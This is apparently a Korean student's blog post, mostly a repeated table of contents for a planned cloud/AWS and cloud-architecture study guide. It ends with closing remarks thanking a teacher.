    - 7. 네이티브 옵저버빌리티 플랫폼 사용하기 (CloudWatch) 41
    - 8. 서버 컴퓨터를 한대만 쓰지 않는 이유? (분산 컴퓨팅과 로드 밸런싱 / Auto Scaling, ELB) 42
    - 9. CDN을 통한 전 세계로 빠르게 콘텐츠 전송하기 (CloudFront) 45
    - 10. 서버 컴퓨터 관리 없이 인프라 구성하기 (서버리스 아키텍처와 관련 서비스) 47
    - 11. 이벤트 기반 아키텍처(EDA) 구성하기 (1. 이벤트 기반 처리 / EventBridge) 48
    - 12. 이벤트 기반 아키텍처(EDA) 구성하기 (2. 메시징 및 비동기 처리 / SNS, SQS, Kinesis) 49
    - 13. 데이터 암호화 및 인증서 관리하기 (KMS, ACM) 49
    - 14. 컨테이너 기반 애플리케이션 운영하기 (ECR, ECS, EKS) 49
    - 15. 데이터베이스 고급 / 가용성 및 확장성 관리하기 (RDS Multi-AZ, Failover, Proxy) 49
    - 16. 인프라를 코드로 작성하기 (Infrastructure as Code, IaC / CloudFormation, Terraform) 49
    - 17. 비용 최적화 49

클라우드 아키텍처 커리큘럼 49
- 클라우드 아키텍처 이해하기 50
  - 클라우드 아키텍처란? 50
  - 인프라 아키텍처와 애플리케이션 아키텍처 50
  - 전통적인 시스템 아키텍처와 클라우드 아키텍처의 차이 50
  - 좋은 아키텍처란 무엇인가? 50
- 클라우드 아키텍처의 기본 설계 원칙 50
  - 가용성(Availability)과 안정성(Reliability) 50
  - 확장성(Scalability)과 탄력성(Elasticity) 50
  - 성능과 비용 효율성 50
  - 보안과 운영 편의성
  - 단일 장애 지점(SPOF) 이해하기
- 확장 가능하고 안정적인 인프라 설계
  - 수직 확장과 수평 확장
  - 로드 밸런싱과 오토 스케일링
  - 다중 영역을 활용한 고가용성
  - Stateless와 Stateful 구조
  - 장애를 고려한 시스템 설계
- 애플리케이션 아키텍처 이해하기
  - 모놀리식 아키텍처(Monolithic Architecture)
  - 계층형 아키텍처(Layered Architecture)
  - 마이크로서비스 아키텍처(MSA)
  - 모놀리식과 MSA의 장단점
  - 어떤 상황에서 어떤 구조를 선택해야 하는가?
- 분산 시스템과 서비스 간 통신
  - 분산 시스템의 기본 개념
  - 동기 통신과 비동기 통신
  - API 기반 서비스 통신 51
  - 메시지 큐와 Pub/Sub 51
  - 서비스 간 결합도를 낮추는 방법 51
- 이벤트 기반 아키텍처(EDA) 51
  - 이벤트(Event)란? 51
  - 이벤트 기반 아키텍처의 기본 구조 51
  - Producer와 Consumer 51
  - Queue와 Event Bus 51
  - MSA와 EDA의 관계 51
  - 이벤트 기반 설계가 필요한 상황 51
- 데이터와 캐시 아키텍처 51
  - 관계형 데이터베이스와 NoSQL 51
  - 데이터베이스 확장과 복제 51
  - 캐시를 사용하는 이유 51
  - CDN과 엣지 캐싱 51
  - 애플리케이션과 데이터 계층 분리 51
- 현대적인 클라우드 아키텍처 51

공통된 공부 방향성 **1**
- 경험의 중요성 1
- 검증된 자료로 방향성 찾기 2
- 나만의 블로그 개설하기 3
- 영어 공부하기 4
- 충분히 이해하고 넘어가는 것, 이해하려고 노력하는 것 5
- 단순히 암기하지만 말고 원리와 이유를 말할 것 6
- 작은 목표 만들기 6
- 무엇이던 도전해보는 것 7
- 컨디션 관리 및 주변 환경 개선하기 7
- 부록. AI/LLM 활용하기 (AI가 다 해주는데, 더 이상 공부할 필요가 있나요?) 8

7. 참가를 고려한다면... : 몇가지 조언들

그 외 클라우드 공부 방향성이나 조언들을 더 알려주세요!

기본 커리큘럼 3
클라우드 입문 전 사전 지식 3
프로그래밍 언어 4
★ 조언 1. 여러 언어를 동시에 공부하려고 하지 마세요 5
★ 조언 2. 언어 하나를 깊게 학습하세요 5
■ 초보자를 위한 프로그래밍 언어 및 학습 자료 추천 6
★ 조언 3. 자신에게 가장 잘 맞는 자료와 강의를 선택하세요 11
★ 조언 4. 에러 메시지나 경고 메시지를 무시하거나 AI에 맡기지 마세요 11
운영체제(리눅스) 및 컴퓨터구조 + 운영체제 기초 12
하드웨어(컴퓨팅 서버) 12
소프트웨어(운영체제) 13
그러면 서버 운영체제로는 어떤 운영체제가 사용되나요? 13
리눅스(Linux) 14
다양한 리눅스 배포판(Distro) 15
■ 초보자를 위한 하드웨어, 운영체제 및 리눅스 학습 자료 추천 20
★ 조언 1. CLI, 터미널과 친해지세요 22
네트워크 22
■ 초보자
★ 조언
★ 조언
결론 .....
클라우드 커리큘럼 26
클라우드 컴퓨팅, 도대체 이게 뭔가요? 27
CSP? AWS, Azure, GCP 어떤걸 선택해야 할까요? 28
본격 AWS 커리큘럼 30
★★ 조언 1. 클라우드 컴퓨팅 공부 방법 31
1. 처음 시작하는 AWS 33
2. 시작이 반이다, AWS 가상 서버(EC2)로 시작해보기 36
3. 다양한 방식으로 파일 다루기 (S3, EBS) 37
4. 데이터베이스도 클라우드 서비스로 (RDS) 38
5. 네트워크도 가상으로 만들기 (VPC) 39
6. AWS 내에서 역할과 권한(정책) 관리하기 (IAM) 39
7. 네이티브 옵저버빌리티 플랫폼 사용하기 (CloudWatch) 41
8. 서버 컴퓨터를 한대만 쓰지 않는 이유? (분산 컴퓨팅과 로드 밸런싱 / Auto Scaling, ELB) 42
9. CDN을 통한 전 세계로 빠르게 콘텐츠 전송하기 (CloudFront) 45
10. 서버 컴퓨터 관리 없이 인프라 구성하기 (서버리스 아키텍처와 관련 서비스) 47
11. 이벤트 기반 아키텍처(EDA) 구성하기 (1. 이벤트 기반 처리 / EventBridge) 48
12. 이벤트 기반 아키텍처(EDA) 구성하기 (2. 메시징 및 비동기 처리 / SNS, SQS, Kinesis) 49
13. 데이터 암호화 및 인증서 관리하기 (KMS, ACM) 49
14. 컨테이너 기반 애플리케이션 운영하기 (ECR, ECS, EKS) 49
15. 데이터베이스 고급 / 가용성 및 확장성 관리하기 (RDS Multi-AZ, Failover, Proxy) 49
16. 인프라를 코드로 작성하기 (Infrastructure as Code, IaC / CloudFormation, Terraform) 49
17. 비용 최적화 49

클라우드 아키텍처 커리큘럼 49
클라우드 아키텍처 이해하기 50
클라우드 아키텍처란? 50
인프라 아키텍처와 애플리케이션 아키텍처 50
전통적인 시스템 아키텍처와 클라우드 아키텍처의 차이 50
좋은 아키텍처란 무엇인가? 50
클라우드 아키텍처의 기본 설계 원칙 50
가용성(Availability)과 안정성(Reliability) 50
확장성(Scalability)과 탄력성(Elasticity) 50
성능과 비용 효율성 50
보안과 운영 편의성 50
단일 장애 지점(SPOF) 이해하기 50
확장 가능하고 안정적인 인프라 설계 50
수직 확장과 수평 확장 50
로드 밸런싱과 오토 스케일링 50
다중 영역을 활용한 고가용성 50
Stateless와 Stateful 구조 50
모놀리식과 MSA의 장단점 51
어떤 상황에서 어떤 구조를 선택해야 하는가? 51
분산 시스템과 서비스 간 통신 51
분산 시스템의 기본 개념 51
동기 통신과 비동기 통신 51
API 기반 서비스 통신 51
메시지 큐와 Pub/Sub 51
서비스 간 결합도를 낮추는 방법 51
이벤트 기반 아키텍처(EDA) 51
이벤트(Event)란? 51
이벤트 기반 아키텍처의 기본 구조 51
Producer와 Consumer 51
Queue와 Event Bus 51
MSA와 EDA의 관계 51
이벤트 기반 설계가 필요한 상황 51
데이터와 캐시 아키텍처 51
관계형 데이터베이스와 NoSQL 51
데이터베이스 확장과 복제 51
캐시를 사용하는 이유 51
CDN과 엣지 캐싱 51
애플리케이션과 데이터 계층 분리 51
현대적인 클라우드 아키텍처 51

공통된 공부 방향성 1
경험의 중요성 1
검증된 자료로 방향성 찾기 2
나만의 블로그 개설하기 3
영어 공부하기 4
..... 5
..... 6
..... 6
무엇이던 도전해보는 것 7
컨디션 관리 및 주변 환경 개선하기 7
부록. AI/LLM 활용하기 (AI가 다 해주는데, 더 이상 공부할 필요가 있나요?) 8

아까 안내한 듯 가이드 문서 준비 중입니다. 조금만 기다려주세요.

8. 마무리하며

세명컴퓨터고등학교에 진학하지 않았다면 여기까지 올라오지 못했을 것입니다. 아마 지금 쯤 수능의 늪에 빠져 헤매고 있었겠네요.

여러분들도 자신만의 꿈을 향해 달려가며, 포기하지 않고 나아가는 여러분의 모든 걸음이 내일의 기적이 될 것이라 믿습니다. 여러분들을 응원합니다.

8. 마무리하며

P.S. 대회와 학교 생활을 비롯하여 큰 도움을 주신 지도교사 보안과 최OO 선생님께
이 자리를 빌려 감사의 인사를 드립니다.

감사합니다.